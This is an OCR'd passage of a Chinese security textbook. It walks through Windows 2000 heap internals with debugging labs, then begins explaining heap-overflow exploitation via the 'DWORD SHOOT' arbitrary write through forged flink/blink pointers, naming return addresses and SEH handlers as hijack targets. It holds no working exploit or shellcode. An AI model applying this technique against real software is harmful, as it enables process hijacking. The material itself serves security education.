      h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
      h5 = HeapAlloc(hp,HEAP_ZERO_MEMORY,19);
      h6 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);

      //free block and prevent coaleses
      HeapFree(hp,0,h1); //free to freelist[2]
      HeapFree(hp,0,h3); //free to freelist[2]
      HeapFree(hp,0,h5); //free to freelist[4]

      HeapFree(hp,0,h4); //coalese h3,h4,h5,link the large block to
                         //freelist[8]


      return 0;
   }
```

实验环境如表 5-2-1 所示。

表 5-2-1 实验环境

	推荐使用的环境	备注
操作系统 W	indows 2000 虚拟机	请注意分配策略对操作系统非常敏感
编译器	Visual C++ 6.0	
编译选项	默认编译选项 V	S2003、VS2005 的 GS 编译选项将使实验失败
build 版本 r	elease 版本	如果使用 debug 版本，实验将会失败

说明：堆分配算法依赖于操作系统版本、编译器版本、编译选项、build 类型等因素，甚至还与虚拟机版本有关。请在实验前务必确定实验环境是否恰当，否则将得到不同的调试结果。本实验指导中的所有步骤是在一台 Windows 2000 的虚拟机上完成的。

调试堆与调试栈不同，不能直接用调试器 Ollydbg、Windbg 来加载程序，否则堆管理函数会检测到当前进程处于调试状态，而使用调试态堆管理策略。

调试态堆管理策略和常态堆管理策略有很大差异，集中体现在：

（1）调试堆不使用快表，只用空表分配。

（2）所有堆块都被加上了多余的 16 字节尾部用来防止溢出（防止程序溢出而不是堆溢出攻击），这包括 8 个字节的 0xAB 和 8 个字节的 0x00。

（3）块首的标志位不同。

调试态的堆和常态堆的区别就好像 debug 版本的 PE 和 release 版本的 PE 一样。如果您做堆溢出实验，发现在调试器中能够正常执行 shellcode，但单独运行程序却发生错误，那很可能就是因为调试堆和常态堆之间的差异造成的。

为了避免程序检测出调试器而使用调试堆管理策略，我们可以在创建堆之后加入一个人工断点：_asm int 3，然后让程序单独执行。当程序把堆初始化完后，断点会中断程序，这时再用调试器 attach 进程，就能看到真实的堆了。

在 Windows 2000 平台下，使用 VC6.0 编译器的默认选项将上述代码 build 成 release 版本。直接运行，程序会自动中断，如图 5.2.3 所示。




图 5.2.3　通过人工断点中断程序

现在您可以用调试器 attach 运行中的进程。如果您的默认调试器是 Ollydbg，那么直接单击“取消”按钮将自动打开 Ollydbg 并 attatch 进程，并在断点处停下。

将 Ollydbg 设置成默认调试器的方法如下：在 Olldbg 的“options”菜单中选 “Just-in-time debugging”，将会出现如图 5.2.4 所示的对话框。

单击“Make OllyDbg just-in-time debugger”按钮后，再单击“Done”按钮确认操作，这样，您的默认调试器就会从 VC6.0 改成 OllyDbg 了。

如果您偏爱使用 VC6.0 调试，那也无妨。现在单击程序弹出来的“取消”按钮，Ollydbg 将自动 attach 进程并停止在位于 0x0040101D 处的_asm int3 指令上。




图 5.2.4　将 OllyDbg 设置成默认调试器

所有的堆块分配函数都需要指明堆区的句柄，然后在堆区内进行堆表修改等操作，最后完成分配工作。

> **注意**：malloc 虽然在使用时不用程序员明确指出使用哪个堆区进行分配，但如果您逆向了 malloc 的实现，您会发现这是因为它已经使用 HeapCreate()函数为自己创建了堆区。

通常情况下，进程中会同时存在若干个堆区。其中包括开始于 0x00130000 的大小为 0x4000 的进程堆，可以通过 GetProcessHeap()函数获得这个堆的句柄并使用；另外，我们熟悉的内存分配函数 malloc()也有属于自己的堆区，大多数情况下（本例中为 0x00410000），这是一个紧接着 PE 镜像处 0x00430000 的大小为 0x8000 字节的堆。单击 Ollydbg 中的“M”按钮，可以得到当前的内存映射状态，如图 5.2.5 所示。




图 5.2.5　进程空间中同时存在的多个堆

5.2.3 识别堆表

在程序初始化过程中，malloc 使用的堆和进程堆都已经经过了若干次分配和释放操作，里边的堆块相对比较“凌乱”。因此，我们在程序中使用 HeapCreate()函数创建一个新的堆，通过调试这个比较“整齐”的堆来理解前边介绍的堆管理策略。

当 HeapCreate()成功地创建了堆区之后，会把整个堆区的起始地址返回给 EAX，在这里是 0x00520000。

Pedram Amini 曾经为 OllyDbg 写过一个用于查看堆块的插件 heap_vis，您可以在本章的附带电子资料中找到这个插件。将“olly_heap_vis.dll”复制到 OllyDbg 的 plugin 目录下，重新启动 OllyDbg 后，在“Plugins”菜单下就可以使用这个插件了，如图 5.2.6 所示。




图 5.2.6 用 OllyDbg 插件观察堆块

heap_vis 能够显示出当前内存中的所有堆块及其状态，但似乎这个插件没有很好的区分 freelist 和 lookaside 两种堆表。另外，heap_vis 似乎不很稳定，当我们在 Windows XP SP2 下使用时总是存在问题。

我们建议还是直接参照数据结构来观察内存吧，不妨直接在内存区按快捷键 Ctrl+G 去 0x00520000 看看，如图 5.2.7 所示。

如图 5.2.7 所标，从 0x00520000 开始，堆表中包含的信息依次是段表索引（Segment List）、虚表索引(Virtual Allocation list)、空表使用标识（freelist usage bitmap）和空表索引区。

我们最关心的是偏移 0x178 处的空表索引区，其余的堆表一般与堆溢出利用关系不大，这里暂不讨论。

当一个堆刚刚被初始化时，它的堆块状况是非常简单的。

（1）只有一个空闲态的大块，这个块被称做“尾块”。

（2）位于堆偏移 0x0688 处（启用快表后这个位置将是快表），这里算上堆基址就是 0x00520688。

（3）Freelist[0]指向“尾块”。

（4）除零号空表索引外，其余各项索引都指向自己，这意味着其余所有的空闲链表中都没有空闲块。




图 5.2.7　在内存浏览器中查看堆块

在观察堆块之前，要向大家介绍一下堆块的块首中数据的含义，这里要感谢 Matthew Conover 的共享精神和对我们研究的热情帮助。占用态堆块的结构如图 5.2.8 所示。




图 5.2.8　占用态堆块的数据结构

空闲态堆块和占用态堆块的块首结构基本一致，只是将块首后数据区的前 8 个字节用于存放空表指针了，如图 5.2.9 所示。这 8 个字节在变回占用态时将重新分回块身用于存放数据。

现在直接按快捷键 Ctrl+G 去 0x00520688 处看看尾块的状态，如图 5.2.10 所示。

对照块首结构的解释，我们可以得到以下信息。

（1）实际上这个堆块开始于 0x00520680，一般引用堆块的指针都会跃过 8 字节的块首，直接指向数据区。




图 5.2.9　空闲态堆块的数据结构




图 5.2.10　在内存中识别堆块

（2）尾块目前的大小为 0x0130，计算单位是 8 个字节，也就是 0x980 字节。

（3）注意：堆块的大小是包含块首在内的。

注意：如果您足够细心，可能会发现在我们的调试环境中，快表始终为空。按照堆表数据结构的规定，指向快表的指针位于偏移 0x584 字节处，在本章所有的实验中，这个指针均为 NULL。这似乎与本章第一节中介绍的堆管理策略有点出入。这是因为只有堆是可扩展的时候快表才会启用，要想启用快表我们在创建堆的时候就不能使用 HeapCreate (0,0x1000,0x10000)来创建堆了，而要使用 HeapCreate（0,0,0）创建一个可扩展的堆。

5.2.4 堆块的分配

经过调试，对于堆块的分配我们应该了解以下细节。

（1）堆块的大小包括了块首在内，即如果请求 32 字节，实际会分配的堆块为 40 字节：8 字节块首＋32 字节块身。

（2）堆块的单位是 8 字节，不足 8 字节的部分按 8 字节分配。

（3）初始状态下，快表和空表都为空，不存在精确分配。请求将使用“次优块”进行分配。这个“次优块”就是位于偏移 0x0688 处的尾块。

（4）由于次优分配的发生，分配函数会陆续从尾块中切走一些小块，并修改尾块块首中的 size 信息，最后把 freelist[0]指向新的尾块位置。

所以，对于前 6 次连续的内存请求，实际分配情况如表 5-2-2 所示。

表 5-2-2　内存请求分配情况

堆句柄	请求字节数	实际分配（堆单位）	实际分配（字节）
H1 3		2	16
H2 5		2	16
H3 6		2	16
H4 8		2	16
H5 19		4	32
H6 24		4	32

现在，在 OllyDbg 中单步运行到前 6 次分配结束，堆中情况如图 5.2.11 所示。




图 5.2.11　在内存中识别堆块

实际分配的情况和我们预料的完全一致。“找零钱”现象使得尾块的大小由 0x130 被削减为 0x120。如果您去 0x00520178 查看 freelist[0]中的空表指针，会发现现在已经指向新尾块的位置，而不是从前的 0x00520688 了。

5.2.5 堆块的释放

由于前三次释放的堆块在内存中不连续，因此不会发生合并。按照其大小，h1 和 h3 所指向的堆块应该被链入 freelist[2]的空表，h5 则被链入 freelist[4]。

三次释放运行完毕后，堆区的状态如图 5.2.12 所示。




图 5.2.12 在内存中观察空闲双向链表的操作

再去 0x00520178 处看看空表索引区现在的情况，如图 5.2.13 所示。

看到了吗？现在已经产生了三条空闲链表了。根据块首的状态和空表索引的状态，聪明的读者朋友们，您能指出是哪三条空闲链表吗（尽管其中的两条只有一个结点）？




图 5.2.13 在内存中观察空闲双向链表的索引区

5.2.6 堆块的合并

当第 4 次释放操作结束后，h3、h4、h5 这 3 个空闲块彼此相邻，这时会发生堆块合并操作。

首先这 3 个空闲块都将从空表中摘下，然后重新计算合并后新堆块的大小，最后按照合并后的大小把新块链入空表。

在这里，h3、h4 的大小都是 2 个堆单位（8 字节），h5 是 4 个堆单位，合并后的新块为 8 个堆单位，将被链入 freelist[8]。

最后一次释放操作执行完后的堆区状态如图 5.2.14 所示。




图 5.2.14　堆块合并

可以看到，合并只修改了块首的数据，原块的块身基本没有发生变化。注意合并后的新块大小已经被修改为 0x0008，其空表指针指向 0x005201B8，也就是 freelist[8]。

这时，在空表索引区观察一下，如图 5.2.15 所示。

可以看到：

（1）在 0x00520188 处的 freelist[2]，原来标识的空表中有两个空闲块 h1 和 h3，而现在只剩下 h1，因为 h3 在合并时被摘下了。

（2）在 0x00520198 处的 freelist[4]，原来标识的空表中有一个空闲块 h5，现在被改为指向自身，因为 h5 在合并时被摘下了。





图 5.2.15　堆块合并



（3）在 0x005201B8 处的 freelist[8]，原来指向自身，现在则指向合并后的新空闲块 0x005206AB。

这就是堆块合并的过程。堆块合并可以更加有效地利用内存，但往往需要修改多处指针，也是一个费时的工作。因此，堆块合并只发生在空表中。在强调分配效率的快表中，堆块合并一般会被禁止（通过设置堆块为占用态）。另外，空表中的第一个块不会向前合并，最后一个块不会向后合并。

5.2.7 快表的使用

通过前面的介绍我们已经知道空表中的空间申请与释放过程，现在我们再来看看 Lookaside 表（快表）中空间申请与释放的过程。我们通过以下代码来观察分析一下快表中的空间申请与释放。

```
#include <stdio.h>
#include <windows.h>
void main()
{
        HLOCAL h1,h2,h3,h4;
        HANDLE hp;
        hp = HeapCreate(0,0,0);
        __asm int 3
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
        h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
        h4 = HeapAlloc(hp,HEAP_ZERO_MEMORY,24);
        HeapFree(hp,0,h1);
        HeapFree(hp,0,h2);
        HeapFree(hp,0,h3);
        HeapFree(hp,0,h4);
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
        HeapFree(hp,0,h2);
}
```

实验环境如表 5-2-3 所示。

表 5-2-3 实验环境

	推荐使用的环境	备注
操作系统 W	indows 2000	
编译环境 V	C++ 6.0	
build 版本 r	elease 版本	

需要注意的是程序在使用快表之后堆结构也会发生一些变化，其中最为主要的变化是“尾块”不在位于堆 0x0688 偏移处了，这个位置被快表霸占。从偏移 0x0178 处的空表索引区也可

以看出这一点，如图 5.2.16 所示。

图 5.2.16 “尾块”不再位于偏移 0x0688 位置

现在我们到偏移 0x0688（本次实验为 0x00360688）处来见识一下传说的快表长什么样，如图 5.2.17 所示。




图 5.2.17 堆初始化后快表状态

可以看到堆刚初始化后快表是空的，这也是为什么代码中我们要反复的申请释放空间。首先我们从 FreeList[0]中依次申请 8、16、24 个字节的空间，然后再通过 HeapFree 操作将其释放到快表中（快表未满时优先释放到快表中）。根据三个堆块的大小我们可以知道 8 字节的会被插入到 Lookaside[1]中、16 字节的会被插入到 Lookaside[2]中、24 字节的会被插入到 Lokkaside[3]中。执行完四次释放操作后快表区状态如图 5.2.18 所示。




图 5.2.18 四次释放后快表状态

我们再到 0x00361EA0 附近观察一下堆块的状态，大家可以发现快表中的堆块与空表中的堆块有着两个明显的区别。

（1）块首中的标识位为 0x01，也就是这个堆块是 Busy 状态，这也是为什么快表中的堆块不进行合并操作的原因，如图 5.2.19 所示。

（2）块首只存指向下一堆块的指针，不存在指向前一堆块的指针，如图 5.2.19 所示。




图 5.2.19　快表中堆块状态

经过前面的释放操作后，快表已经非空了，此时如果我们再申请 8、16 或 24 字节大小空间的时系统会从快表中给我们分配，所以程序中接下来申请 16 个字节空间时，系统会从 Lookaside[2]中卸载一个堆块分配给程序，同时修改 Lookaside[2]表头，如图 5.2.20 所示。

接下来的释放指令又会将 16 字节的堆块插入到 Lookaside[2]中，这个过程和我们前面介绍的释放过程完全一致，在这我们就不重复介绍了。




图 5.2.20　再次申请空间后快表状态

5.3　堆溢出利用（上）——DWORD SHOOT

5.3.1　链表“拆卸”中的问题

堆管理系统的三类操作：堆块分配、堆块释放和堆块合并归根结底都是对链表的修改。例如，分配就是将堆块从空表中“卸下”；释放是把堆块“链入”空表；合并稍微复杂点，但也可以看成是把若干个堆块先从空表中“卸下”，修改块首信息（大小），之后把更新后的新块“链

入”空表。

所有“卸下”和“链入”堆块的工作都发生在链表中，如果我们能伪造链表结点的指针，在“卸下”和“链入”的过程中就有可能获得一次读写内存的机会。

堆溢出利用的精髓就是用精心构造的数据去溢出下一个堆块的块首，改写块首中的前向指针（flink）和后向指针（blink），然后在分配、释放、合并等操作发生时伺机获得一次向内存任意地址写入任意数据的机会。

我们把这种能够向内存任意位置写入任意数据的机会称为“DWORD SHO OT”。注意：DWORD SHOOT 发生时，我们不但可以控制射击的目标（任意地址），还可以选用适当的子弹（4 字节恶意数据）。

> **题外话：**“DWORD S HOOT”是本书的提法，在别的文献中可能会被叫做“arbitrary DWORD reset”。不管怎样，“DWORD SHOOT”更加形象地点出了这种技术的关键，我喜欢这样称呼它。在英文中，我喜欢把这种现象称为 DWORD shooting，听起来可能更加舒服一些。

通过 DWORD SHOOT，攻击者可以进而劫持进程，运行 shellcode，例如，表 5-3-1 中列出的几种情形。

表 5-3-1

点射目标（Target）	子弹（payload）	改写后的结果
栈帧中的函数返回地址 she	llcode 起始地址	函数返回时，跳去执行 shellcode
栈帧中的 S.E.H 句柄 she	llcode 起始地址	异常发生时，跳去执行 shellcode
重要函数调用地址 she	llcode 起始地址	函数调用时，跳去执行 shellcode

本节将重点讲解 DWORD SHOOT 发生的原理，下节将介绍怎样利用 DWORD SHOOT 劫持进程，执行 shellcode。

这里举一个例子来说明在链表操作中 DWORD SHOOT 究竟是怎样发生的。将一个结点从双向链表中“卸下”的函数很可能是类似这样的。

```
int remove (ListNode * node)
{
      node -> blink -> flink = node -> flink;
      node -> flink -> blink = node -> blink;
      return 0;
}
```

按照这个函数的逻辑，正常拆卸过程中链表的变化过程如图 5.3.1 所示。

当堆溢出发生时，非法数据可以淹没下一个堆块的块首。这时，块首是可以被攻击者控制的，即块首中存放的前向指针（flink）和后向指针（blink）是可以被攻击者伪造的。当这个堆块被从双向链表中“卸下”时，node -> blink -> flink = node -> flink 将把伪造的 flink 指针值写

入伪造的 blink 所指的地址中去，从而发生 DWORD SHOOT。这个过程如图 5.3.2 所示。




图 5.3.1　空闲双向链表的拆卸

